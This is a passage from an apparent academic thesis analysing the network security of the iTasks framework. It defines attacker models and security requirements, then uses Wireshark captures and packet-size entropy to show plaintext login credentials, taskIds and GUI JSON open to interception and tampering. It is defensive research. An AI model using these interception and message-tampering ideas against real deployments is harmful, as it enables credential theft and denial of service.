


Figure 2.6: Structure of the parallel askLanguageBobCarolSeq task

The order of the tasks is also visualised in the structure, in the sequential task the subtasks are dependent on each other. In the parallel task however the subtasks are just executed parallel, there is no dependency between them. All in all it can be said the ability to composite parallel tasks creates great opportunities and in some cases speeds up tasks significantly.

## 2.5 iTasks framework

Up to now the TOP concept has been explained and the GUI, task states and basic server structure has been explained with a basic task. The iTasks framework has however not been discussed up till now. This next section will describe the iTasks framework broadly.
iTasks is a web based application with a central server. All clients can connect to the iTasks server, which runs the iTasks web server. The clients use the iTasks client in their browser to communicate with the iTasks server. It should be noticed that the current iTasks client is just an example of how a client application can look like. The syntax of the communication with the server is fixed, however you could make your own client application with for example a customised GUI and login method. This does mean client application can be made for different operating systems and different devices. For example an incident coordination tool using the iTasks framework, in which the GUI is slightly different from the GUI used in this thesis [39].
The iTasks server can also communicate with other services, like for example other web services, sensors or databases. The iTasks server is completely integrated in the internet infrastructure. When a client sends a request to the iTasks server it can result in a request to another web service like for example Google Maps before sending the response back to the client. Another possibility is that the request modifies a shared value, in that case all clients sharing the value will get a response from the server.
The following figure will give a representation of what the environment the iTasks framework operates in may looks like.




Figure 2.7: Representation of what the iTasks environment could look like.

The iTasks framework can not only be used for a browser application, but can be used on any device with customised client applications. Client applications can be made for PC's, phones, tablets and even smartwatches. The iTasks server can also communicate with other data sources, which gives great possibilities.

## 2.6 Conclusion

Thus far it has been shown how a task is defined in iTasks and what the GUI looks like. The server side of iTasks is highly complex, but through analysing packets some details have become clear. Since it is out of scope of this thesis to research or model the iTasks server the next section, chapter 4, will give a brief analysis of the network traffic between the client and the server.

# Chapter 3

# Network Security Requirements

## 3.1 Introduction

Security is a well known term nowadays, however it is quite hard to define security. Security has a different meaning for different entities, take for example a car and a prison. They both need security, but different security aspects apply to both entities. Even for a specific type of entity, for example an ICT application, security is difficult to define, since every ICT application is different.
The Oxford dictionary defines security as follows [14].

> *"The state of being free from danger or threat"*

A distributed system like iTasks also has to be free from danger or threat, however it should be defined what those dangers and threats are. This definition of security however is quite broad and it not directly applicable to ICT applications. In 2004 an information security dictionary was published which described security as follows [25].

> *"Security means that the Confidentiality, Integrity, Availability and User Accountability, Authentication and Audit (CIA-UAA) of information and data including the Critical Infrastructure Protection (CIP) is to the satisfaction of stakeholders (e.g., customers, employees and suppliers)"*

Listing 5: Definition of security which is directly applicable to ICT applications

This definition is interesting, since it gives some security requirements, namely the CIA-UAA requirements. When checking the security of a system those requirement can be used to check if a system is secure. It also states the security should be to the satisfaction of the stakeholders, which is an important aspect of security since absolute security does not exist. Security should be good enough, and the stakeholders will be in charge of its definition.
This section will describe what the dangers are in terms of attacker modes and which threats there are in terms of broken security requirements. Since iTasks is a distributed system the communication is done over the internet, therefore the focus will be on network security, security against malware like trojans and worms is out of the scope of this thesis. Also the physical security, which is called the critical infrastructure protection (CIP) in the security definition in listing 5, is out of the scope of this thesis. The CIP does concern for example the servers and electricity.
The attacker modes will be used to attack the iTasks system in chapter 4, chapter 5 and chapter 6, whose effect will be described in terms of broken security requirements.

## 3.2 Attacker modes

When securing a distributed system it is important to keep in mind which capacity the attacker will have. There are three attacker modes which will be used to analyse the security risks of iTasks. These attacker modes are based on the active eavesdropper attacker model of Dolev-Yao[30]. The attacker model of the active eavesdropper is based on three capabilities, defined as follows.

I "He can obtain any message passing through the network."

II "He is a legitimate user of the network, and thus in particular can initiate a conversation with any other user."

III "He will have the opportunity to be a receiver to any user A."

These attacker capabilities however are formulated in natural language, it may be helpful to give a formal definition of these capabilities. The paper of Dolev-Yao does not give a sufficient formalisation of these capabilities since the paper is mainly focused on one attacker mode with all capabilities instead of the consequences of different attacker modes. To formally define the attacker modes the following terminology will be used.

$$\begin{aligned}
M &= \{m \mid \text{m is a valid message}\}\\
C &= \{c \mid \text{c is a client of the iTasks network}\}\\
s &:= \text{the iTasks server}\\
a &= \text{the attacker}\\
c \in C,\ m \in M,\ s &: c \xrightarrow{m} s \quad \text{\#client } c \text{ sends message } m \text{ to server } s\\
c \in C,\ m \in M,\ s &: s \xrightarrow{m} c \quad \text{\#server } s \text{ sends message } m \text{ to client } c\\
m \in M,\ a &: \sigma(m,\ a) \quad \text{\#attacker a can tap message } m\\
m \in M,\ a &: \varpi(m,\ a) \quad \text{\#attacker a can modify message } m
\end{aligned}$$

**Eavesdropper** The most basic attacker mode is that of an eavesdropper. When using the eavesdropper attacker only capability I applies. This capability is however quite broad, but can be applied to the iTasks system as follows.
An eavesdropper can obtain any network packet send between a client and the iTasks server. An attacker can thus see the IP header, TCP header and payload of the network packet. The eavesdropper attacker mode can be formally defined as follows.

$$\forall_{c \in C},\ \forall_{m \in M},\ \forall_{m | c \xrightarrow{m} s \vee s \xrightarrow{m} c} : \sigma(m,\ a)$$

**Active man-in-the-middle** The active man-in-the-middle (active MITM) attacker mode can be seen as an extension of the eavesdropper attacker mode, which is also called an active eavesdropper. However in the article of Dolev-Yao an active eavesdropper has all three capabilities, in this thesis however an active MITM attacker will only have capability I and III. This is done because otherwise an active MITM attacker would also be a compromised client.
The big difference between an eavesdropper and an active MITM attacker is that an eavesdropper can only tap the network traffic and an active MITM attacker can also modify the network traffic. The formal definition of an MITM attacker is as follows.

$$\forall_{c \in C},\ \forall_{m \in M},\ \forall_{m | c \xrightarrow{m} s \vee s \xrightarrow{m} c} : \sigma(m,\ a) \wedge \varpi(m,\ a)$$

**Compromised client** A compromised client has all the possibilities of a normal client, for the iTasks system the client is indistinguishable from the other clients. This attacker has capability I and II from the Dolev-Yao's attacker model. It should however be made explicit that this user can modify any message he sends and create custom messages, however he can not modify messages of other clients. The creation of custom messages and sending them is also known as packet forging or packet injection, the term used in this thesis will be packet injection. The formal definition of a compromised client is as follows.

$$\forall_{c \in C},\ \forall_{m \in M},\ \forall_{m | c \xrightarrow{m} s \vee s \xrightarrow{m} c} : \sigma(m,\ a) \wedge \forall_{m | a \xrightarrow{m} s} : \varpi(m,\ a) \wedge \forall_{m \in M} : a \xrightarrow{m} s$$

## 3.3 Security requirements

To be able to discuss the security of a system several security requirements are used. The most basic security requirements are Confidentiality, Integrity and Availability[15], abbreviated as CIA requirements. The CIA security requirements are widely used[16]. The definition in listing 5 also mentions the user accountability, authentication and audit, which also need to be taken into account. These requirements can be defined as follows[15][25]. These definitions are cited directly from these sources and will be explained in context of the iTasks framework.

**Confidentiality** “Ensures that an unauthorised individual does not gain access to data contained on a resource of the network.”

**Integrity** “Ensures that data is not altered by unauthorised individuals. Related to this is authenticity, which is concerned with unauthorised creation of data.”

**Availability** “Ensures that authorised users are not unduly denied access or use of any network access for which they are normally allowed.”

**User accountability** “Is the property that accessing data for informational or other use, including its alteration or other processes is being logged and monitored, thereby enabling the firm to generate a trail of information about access if an audit requires this.”

**Authentication** “Is the property that before one can access the data the system ensures that users are who they claim they are.”

**Audit** “Is the property that the system will record important events, to allow later tracking of what happened.”

To apply these definition to the iTasks environment all terms should be applied to the traffic, thus TCP packets between the server and the client. Confidentiality ensures an attacker can not gain access to the plain text payload of the TCP packet, integrity ensures the network packet is not altered by an attacker and availability ensures an attacker can not block the client’s access to any services the iTasks server offers.
For confidentiality it should be mentioned there is a difference between public data like for example the JSON files received when visiting the login page and private data like for example the username and password the client sends to the server. Confidentiality of public data can be however desired, since receiving public data can reveal what a client is doing. For example, when a clients receives the iTasks login page it is clear with whom the client is communicating and what the client is doing.
User accountability would imply iTasks has taken measures to log event such as accessing shared data sources. Authentication is already implemented with a username and password, however there are more and maybe more secure ways to authenticate. The last requirement is audit, this can be interpreted as high level monitoring. In the iTasks system this could mean the server monitors and logs data bandwidth, CPU/RAM usage and requests per minute. Thus far both user accountability and audit have not been implemented.
When performing the network attacks listed in section 3.2 a successful attack will be defined as one which breaks at least one of the CIA-UAA requirements. Since user accountability and audit have not been implemented they can not be broken, but you could also say those two requirements are already broken.
There are however more security requirements which can be used in specific situations. A few examples of those additional requirements are as follows[16][26]. The items of interest should be interpreted as captured network packets, which do not necessarily need to be send from a client or iTasks server or to a client or iTasks server. The network packets can be any network packet in a network, which can be a local network or the entire internet.

**Non-repudiation** Ensuring that neither the sender nor the receiver of the information is able to deny the transmission over the network.

**Unlinkability** Unlinkability of two or more items of interest means that within the system from the attacker's perspective, these items of interest are no more and no less related after his observation than they are related concerning his a-priori knowledge.

**Unobservability** Unobservability is the state of items of interest being indistinguishable from any item of interest (of the same type) at all.

These security requirements are beyond the scope of this thesis, but they may be necessary for certain applications. When for example transferring money neither you or the bank should be able to deny the transfer, which requires Non-repudiation. Unlinkability in the iTasks setting would mean an attacker does not get any knowledge about the type, sender and recipient of a network packet the longer he observes the network traffic. Unlinkability therefore does imply an attacker can detect if there is communication, but not between whom and what is communicated. An attacker could for example not distinguish a packet send from the iTasks server from a packet send from a bank server.
Unobservability goes even one step further, in the iTasks setting unobservability would mean an attacker could analyse the network traffic as long as he likes but he would not know if there is communication, what type of communication there is and between whom the communication takes place. An attacker could therefore not distinguish dummy packets, also known as "random noise", from real packets.
The requirements unlinkability and unobservability are both based on giving away information without knowing the actual information being send. They are thus based on information over information, also known as metadata. In the iTasks setting the actual data is the TCP payload, but the metadata could be for example the length, destination or time sent of the packet.
Metadata is information about data, for example the length, type and receiver of the data. In some situations metadata can reveal the data itself, this has been shown with for example the voice over IP (VoIP) with variable bit rates codecs. An eavesdropper could, on average, identify phrases in encrypted calls with an accuracy of 50% just by analysing the bit rate [27].
Unlinkability and unobservability do require the metadata to not give away any information about the payload, sender and receiver. Unobservability does add the requirement to make real packets indistinguishable from dummy packets.
These three security requirements are, in most cases, not needed to satisfy the stakeholders security requirements. These security requirements will therefore be generally ignored in this thesis.
The next two chapters will respectively discuss the eavesdropper, active MITM and compromised client attacks and the effects in terms of broken security requirements.

# Chapter 4

# Eavesdropping

## 4.1 introduction

Before attacking a network it is helpful to analyse the network traffic first. When it is clear what traffic there is and which content the traffic contains it will be much easier to choose the right packet to target. A client-server based application has a server side and a client side, meaning there is always a part of the application which is invisible for the clients, and thus invisible for an attacker. The main goal of this chapter is to give some insights in the most important traffic between a client, in this system called a user, and the server. In the next chapter, chapter 5, the analysis will be used to perform several active man in the middle attacks.
The attacker mode used will be that of a man in the middle, abbreviated as MITM. This attacker will be passive, meaning he will only be able to observe the traffic. In terms of security requirements an attacker can only break the confidentiality, since an eavesdropper is not able to modify or inject packets. This attacker mode can be visualised as follows.




Figure 4.1: The used attacker mode: eavesdropper

The tool used to sniff the network is Wireshark[1]. I choose this tool since it is a free and widely used passive network sniffer with a user friendly GUI. There are several other passive network sniffers, for example the free version of Softperfect Network Scanner also has a clear and intuitive GUI which contains all the tools needed for passive network sniffing[10].
The first section will analyse the traffic in terms of payload size. This analysis will be done to check whether an attacker can get useful information from the metadata. Secondly a task will be described in terms of network traffic. A basic task will be executed, namely a function which consists of entering an age. The process will be described from logging in, selecting and starting the task and eventually entering the age.

## 4.2 Traffic analysis

Metadata can be more revealing than expected, as has been shown with VoIP calls using variable bit rates codecs. To analyse the traffic between the server and the client a simple test will be performed, whereby the first three tasks of every category of the BasicAPIExamples of the iTasks distribution will be executed. A simple python scripts will keep track of the payload sizes, which is shown in Appendix B.




Figure 4.2: Occurrences of packet sizes sent from the client




Figure 4.3: Occurrences of packet sizes sent from the server

The graphs above show the amount of packets for every occurring packet size. Keep in mind that the y-axis has a logarithmic scale. For the total of 1271 client packets and 968 server packets, a total of 2239 packets, the packet sizes are quite unique. To formally define what properties the packet distributions have the entropy, minimum entropy and maximum entropy will be computed. In chapter 7 the effect of adding random padding to the TCP packets will be discussed. The desired result is a distribution which has an entropy smaller than the maximum entropy, because for the maximum entropy every packet length will be unique. The distribution should also be uniform, meaning every packet length should have roughly the same amount of occurrences. A situation where certain packet lengths have a huge amount of occurrences and others have a unique packet associated with it is not desired. This would cause an attacker to guess some packets with a very low chance, but the packets with a unique length can be identified chance based on their length. When every packet length has the same amount of occurrences all packets can be guessed with the same chance. The next part of this section will discuss the three different entropy's for the client and server packet length distribution.
The mathematical definition of the entropy, denoted as $H$, is as follows [31].

$$H = -\sum p_i \cdot log_2(p_i) \tag{4.1}$$

In this equation $p_i$ is the probability of data object $i$, in our case the probability of packet length $i$. Thus far the graphs only showed the amount of occurrences per packet length, the probability of this packet length can be computed with $\frac{\text{occurrences}}{\text{total occurrences}}$ . The client did send 1271 packets and the server did send 968 packets, the above formula should therefore be slightly adjusted to fit in our model.

$$H_{client} = -\sum \frac{C(i)}{1271} \cdot log_2 \left( \frac{C(i)}{1271} \right) \tag{4.2}$$

$$H_{server} = -\sum \frac{C(i)}{968} \cdot log_2 \left( \frac{C(i)}{968} \right) \tag{4.3}$$

Here $C(x)$ denotes the amount of occurrences of $x$ in the data set, which can be defined as $C(x) = \sum_{i=1}^{n} [s_i = x]$. If we compute the entropy's of the client and the server you get the following values.

$$H_{client} \approx 1.744 \tag{4.4}$$

$$H_{server} \approx 3.885 \tag{4.5}$$

These values on their own do not give much information, they can however be used to compare the uniqueness of different data sets. The desired result is a value which approaches the maximum entropy, because this would mean the packet lengths are divided evenly over all packets. There would be no packets length which are more unique than other, meaning the chance of guessing the right packet is of every packet the same.
Another approach would be to give every packet the same packet length, this would give an entropy of $\sum 1 \cdot log_2 1 = 1 \cdot 0 = 0$. An attacker could get no information when analysing the packet lengths, this is however not a practical solution since the overhead would be huge.
As said before the maximum entropy gives an idea of how uniform the packet lengths are divided. The maximum entropy is defined as follows.

$$H_{max} = log_2 n \mid n := \text{number of elements} \tag{4.6}$$

In a data set with maximum entropy all elements are unique, in our case this would mean every packet length occurs only ones and gives away what the client or server is sending. To be able to compare different entropy's the maximum entropy can be helpful, since it gives an idea of what the worst case would be. The minimum entropy for a data set does not say anything at all, since it is by definition zero.

$$H_{client\_max} = log_2 1271 \approx 10.312 \tag{4.7}$$

$$H_{server\_max} = log_2 968 \approx 9.919 \tag{4.8}$$

These maximum entropy's can be used to compute the ration between the maximum entropy and the actual entropy. This will be helpful to compare the entropy's with the entropy of bigger data sets. Comparing two data sets with a different amount of elements can not be done by just looking at the entropy's, because a bigger data set has more elements, thus a higher maximum entropy. The maximum entropy to actual entropy ratio's are as follows.

$$r_x = \frac{H_x}{H_{x\_MAX}} \tag{4.9}$$

$$r_{client} = \frac{1.744}{10.312} \approx 16.9\% \tag{4.10}$$

$$r_{server} = \frac{3.885}{9.919} \approx 39.1\% \tag{4.11}$$

These ratio's give the entropy's some context, it is clear that the messages of the client are less unique than that of the server. When the values would be approaching 100% this would mean the packet lengths are divided more evenly over all possible values. Another entropy to look at is the minimum entropy, which denotes the most likely packet length. The definition of the minimum entropy and the minimum entropy of the client's and server's packets are as follows.

$$H_{x\_min} = -log_2\ (max_i\ p_i) \mid max_i = i \text{ with the highest probability}$$
$$H_{client\_min} = -log_2 \left(\frac{1003}{1271}\right) \approx 0.342$$
$$H_{server\_min} = -log_2 \left(\frac{447}{969}\right) \approx 1.116$$

The client packet with the highest likelihood is the TCP acknowledge packet, which is an empty packet. For the server the packet with the highest likelihood is the full packet, a packet with a maximum size.
To give an example of how the packet length can give away information, consider an attacker who can only observe the packet length. A client does start the task "Hello World", which generates traffic with contains packets send from the server with a length of, among others, 705, 663, 453 and 371. An attacker only knows the packet lengths, but since all these packets lengths are unique for the "Hello world" task an attacker can make an educated guess about the task the client is performing.
It should also be mentioned the order of the packets send is important, since a different order in packets does imply another task is performed. This attack can however only be performed if an attacker can obtain the packet length of tasks. An attacker could obtain these by getting a client account and perform all tasks while analysing the network traffic.
All in all it can be stated an attacker can obtain information about which task is being performed by just looking at the packet sizes. If the packet lengths would be divided more evenly it would be harder for an attacker to guess the packet with a given packet length. In section 7.2 a solution to this problem will be discussed.

## 4.3 Payload encoding

Before we start analysing the traffic it might be helpful to first discuss the encoding. The traffic from the server to the client is pure plain text JSON, which of course is serialised. To make the JSON readable the JSON will be formatted, so all examples shown are not the original JSON, but the formatted one. To format the JSON a simple JSON formatter website is used[11].
Since only small parts of the JSON code are interesting only the interesting parts will be shown. If several JSON parts belong to the same JSON code these parts will be separated with vertical dots to denote there is other JSON code between the parts.
The traffic from the client to the server however is encoded using the WebSocket protocol RFC6455. The encoding and decoding is explained in section 5.2 of the RFC64555 protocol[12]. When capturing the data using Wireshark the payload looks like random bits. To decode, encode and alter the payload from packets send by the client a python script is used, shown in Appendix A. All client traffic shown will be the decoded payloads, without the operation code, payload length and key mask.

## 4.4 Logging in

The function used to analyse the traffic will simply ask the age of a user, hereinafter referred to as the askAge task. This function consist of one line of code in Clean, which looks as follows.

```
askAge :: Task Int
askAge = enterInformation "How old are you?" [] >>= return
```

Listing 6: example program which asks the age of a user.

The first thing a user needs to do is logging in, in our example the user is Bob. When the user enter his credentials his login details are send separately for the username and password field.

```
# Entering username
[36,"ui-event",{"instanceNo":2,"taskNo":99,"edit":"v0","value":"bob"}]
# Entering password
[48,"ui-event",{"instanceNo":2,"taskNo":99,"edit":"v1","value":"carrotcake"}]
# Pressing login button
[49,"ui-event",{"instanceNo":2,"taskNo":97,"action":"Login"}]
```

Listing 7: Messages the clients sends when logging in

The username and password are thus practically send in plain text to the server, which from a security perspective does raise some questions. The username and password can also be distinguished since the username has edit value “v0” and the password has edit value “v1”. The username and password are a school book example of information which should not be accessible for eavesdroppers. Therefore, the confidentiality of the username and password is broken. An attacker can also log in as Bob now, since the login credentials are the only thing a user needs to log in. This will break the authentication, because the server can not know for sure if a user is who he claims he is. With a username and password as login credentials a server can never know for sure if you are who you claim you are. However, when the login credentials are send in plain text over the internet they are as good as public domain, meaning the login credentials should not have any authentication value.
After entering the credentials Bob can press the login button and some JSON files are received containing information about the GUI. The first part of the GUI is the top bar, which in JSON looks as follows.

```
{
    "type": "Container",
    "attributes": {},
    "children": [
        {
            "type": "TextView",
            "attributes": {
                "value": "Welcome Bob &lt;bob&gt;"
            }
        }
    ]
},
{
    "type": "Button",
    "attributes": {
        "actionId": "Log out",
        "enabled": true,
        "iconCls": "icon-logout",
        "taskId": "3-86",
        "text": "Log out",
        "value": "Log out"
    }
}
```

The first thing to notice is the welcome message which says ”Welcome bob <bob >”, but more interesting is the log out button. The taskId for the logout button is “3-86”, which means an attacker can see what task to execute to log the user out. Sending the log out button in plain text should not cause problems, however the log out taskId could make an compromised client attack possible. An attacker could press the log out button and change the taskId to that of Bob’s taskId. The taskId is private data, it is not

public to everyone like for example the public JavaScript client files. Sending the log out taskId in plain text can therefore also be considered as a violation of the confidentiality, since unauthorised individuals can gain access to private data send over the network.
The next file contains the New, Open and Delete buttons, as shown below.

```
{
    "type":"Button",
    "attributes":{
          "actionId":"New",
          "enabled":true,
          "iconCls":"icon-new",
          "taskId":"3-117",
          "text":"New",
          "value":"New"
    }
}, {
    "type":"Button",
    "attributes":{
        "actionId":"Open",
        "enabled":false,
        "taskId":"3-117",
        "text":"Open",
        "value":"Open"
   }
}, {
    "type":"Button",
    "attributes":{
        "actionId":"Delete",
        "enabled":false,
        "iconCls":"icon-delete",
        "taskId":"3-117",
        "text":"Delete",
        "value":"Delete"
    }
}
```

Listing 8: New, Open and Delete button in JSON

These buttons are interesting from a denial of service perspective, since a user can not start, open or delete tasks whenever these buttons are removed from the JSON file. Another possibility would be to only change the “actionId” or “Value”, which should be enough to make a button useless or change an “Open” button into a “Delete” button by changing its “Value” or “actionId”.

## 4.5 Starting a new task

```
[95,"ui-event",{"instanceNo":2,"taskNo":134,"action":"New"}]
```

When a user wants to create a new task the user needs to press the “New” button. The client sends the above message to the server. The server sends some JSON files which contain the available tasks. The JSON files contain all the details of new pane with the available tasks.

```
0,
"insert",
{
    "type":"Panel",
    "attributes":{
        "title":"New work"
},
```

The first part indicates a pane should be created with the title “New Work”, which is inserted on position 0. This pane is the parent pane of the panel containing the task folder list.

```
{
    "type":"Panel",
    "attributes":{
        "title":"Workflow Catalogue"
},
```

Next, the panel containing the task folder list are exchanged, this panel is titled ”Workflow Catalogue”.

```
{
    "type": "Tree",
    "attributes": {
        "editorId": "v",
        "multiple": false,
        "options": [
            {
                "text": "Apps list",
                "iconCls": null,
                "id": -1,
                "expanded": false,
                "children": [
                    {
                        "text": "apps1",
                        "iconCls": null,
                        "id": -2,
                        "expanded": false,
                        "children": [
                            {
                                "text": "Ask age",
                                "iconCls": null,
                                "id": 0,
                                "expanded": false,
                                "children": []
                            },
                            {
                                "text": "Hello world",
                                "iconCls": null,
                                "id": 1,
                                "expanded": false,
                                "children": []
                            }
                        ]
                    },
                    {
                        "text": "apps2",
                        "iconCls": null,
                        "id": -3,
                        "expanded": false,
                        "children": [
                            {
                                "text": "Hello World 2",
                                "iconCls": null,
                                "id": 2,
                                "expanded": false,
                                "children": []
                            }
                        ]
                    }
                ]
            }
        ],
        "taskId": "1-63",
        "value": []
    }
}
```

The next part is a bit more interesting, it is the representation of the folder structure with the available tasks. A user will only be able to perform these tasks, meaning this folder structure should not be altered in any way by an attacker.
The JSON code starts with declaring the type of the data, which in this case is a “Tree” type representing the folder structure. The main folder ”Apps list” is the root node, this root node has two children, “apps1” and “apps2”. Both these sub-folders have children too, but these children are tasks. It should be noticed that the only difference between a folder and a task is the “id” attribute, for folders the id is negative and for tasks the id is zero or greater.
The tasks list can give away some information about the client. If all tasks are public the task list does not give away information about a client, however if a client has access to special tasks the task list can give away information. Consider for example a task list which contains special tasks for the military, an eavesdropper would immediately know the client is a in the army. Sending the task list in plain text is therefore a potential violation of confidentiality.

```
{
    "type": "Button",
    "attributes": {
        "actionId": "Start task",
        "enabled": false,
        "taskId": "3-122",
        "text": "Start task",
        "value": "Start task"
    }
},
{
    "type": "Button",
    "attributes": {
        "actionId": "Cancel",
        "enabled": true,
        "iconCls": "icon-cancel",
        "taskId": "3-122",
        "text": "Cancel",
        "value": "Cancel"
    }
}
```

Lastly, the buttons to start or cancel a task are retrieved by the client. It is interesting that the value of the buttons are given in the JSON file, it might be interesting to switch the values of the buttons or to give both buttons the value “Cancel”, which should make it impossible to start a new task. The next thing to do is to select the desired task, which in our case is the “Ask age” task.

```
1,
"change",
{
    "type": "change",
    "attributes": [],
    "children": [
        [
            0,
            "change",
            {
                "type": "change",
                "attributes": [
                    {
                        "name": "value",
                        "value": "Ask ages of user"
                    }
                ],
                "children": []
            }
        ]
    ]
}
```

Here you can see that the description of the task is shown, which will be displayed next to the “Workflow Catalogue” pane. At this point the GUI look like the GUI shown in fig. 2.2.
The user is now ready to start the task, this is done by pressing the “Start task” button.

```
[27,"ui-event",{"instanceNo":3,"taskNo":122,"action":"Start task"}]
```

The client sends the above message to the server, and get the following response.

```
0,
"change",
{
    "type": "change",
    "attributes": [
        {
            "name": "options",
            "value": [
                {
                    "id": 0,
                    "cells": [
                        "8",
                        "Ask age",
                        "5",
                        "bob",
                        "2018-03-24 12:15:28",
                        "-",
                        "bob",
                        "-"
                    ]
                }
22              ]
23          }
24      ],
25      "children": []
26  }
```

First of all the task is added to the task list, where information like “Title” and “Created for” are shown. This, again, is a clear example of violation of confidentiality. An eavesdropper can see exactly what a client is up to. Detailed information about the task started is revealed, however the eavesdropper should know the GUI of iTasks. It may however be assumed that an eavesdropper is familiar with the iTasks GUI and does know what the values on line 13-20 represent.
Secondly GUI information about the task itself is displayed.

```
{
    "type": "TextView",
    "attributes": {
        "value": "How old are you?"
    }
}
```

The first information is the title of the task, which is of the type “TextView”.

```
[
    {
        "type": "IntegerField",
        "attributes": {
            "editorId": "v",
            "hint": "Please enter a whole number (this value is required)",
            "hint-type": "info",
            "mode": "enter",
            "optional": false,
            "taskId": "6-1",
            "value": null
        }
    },
    {
        "type": "Icon",
        "attributes": {
            "hint": "Please enter a whole number (this value is required)",
            "hint-type": "info",
            "iconCls": "icon-info",
            "marginLeft": 5,
            "tooltip": "Please enter a whole number (this value is required)"
        }
    }
]
```

Listing 9: Response from server when invalid input is entered.

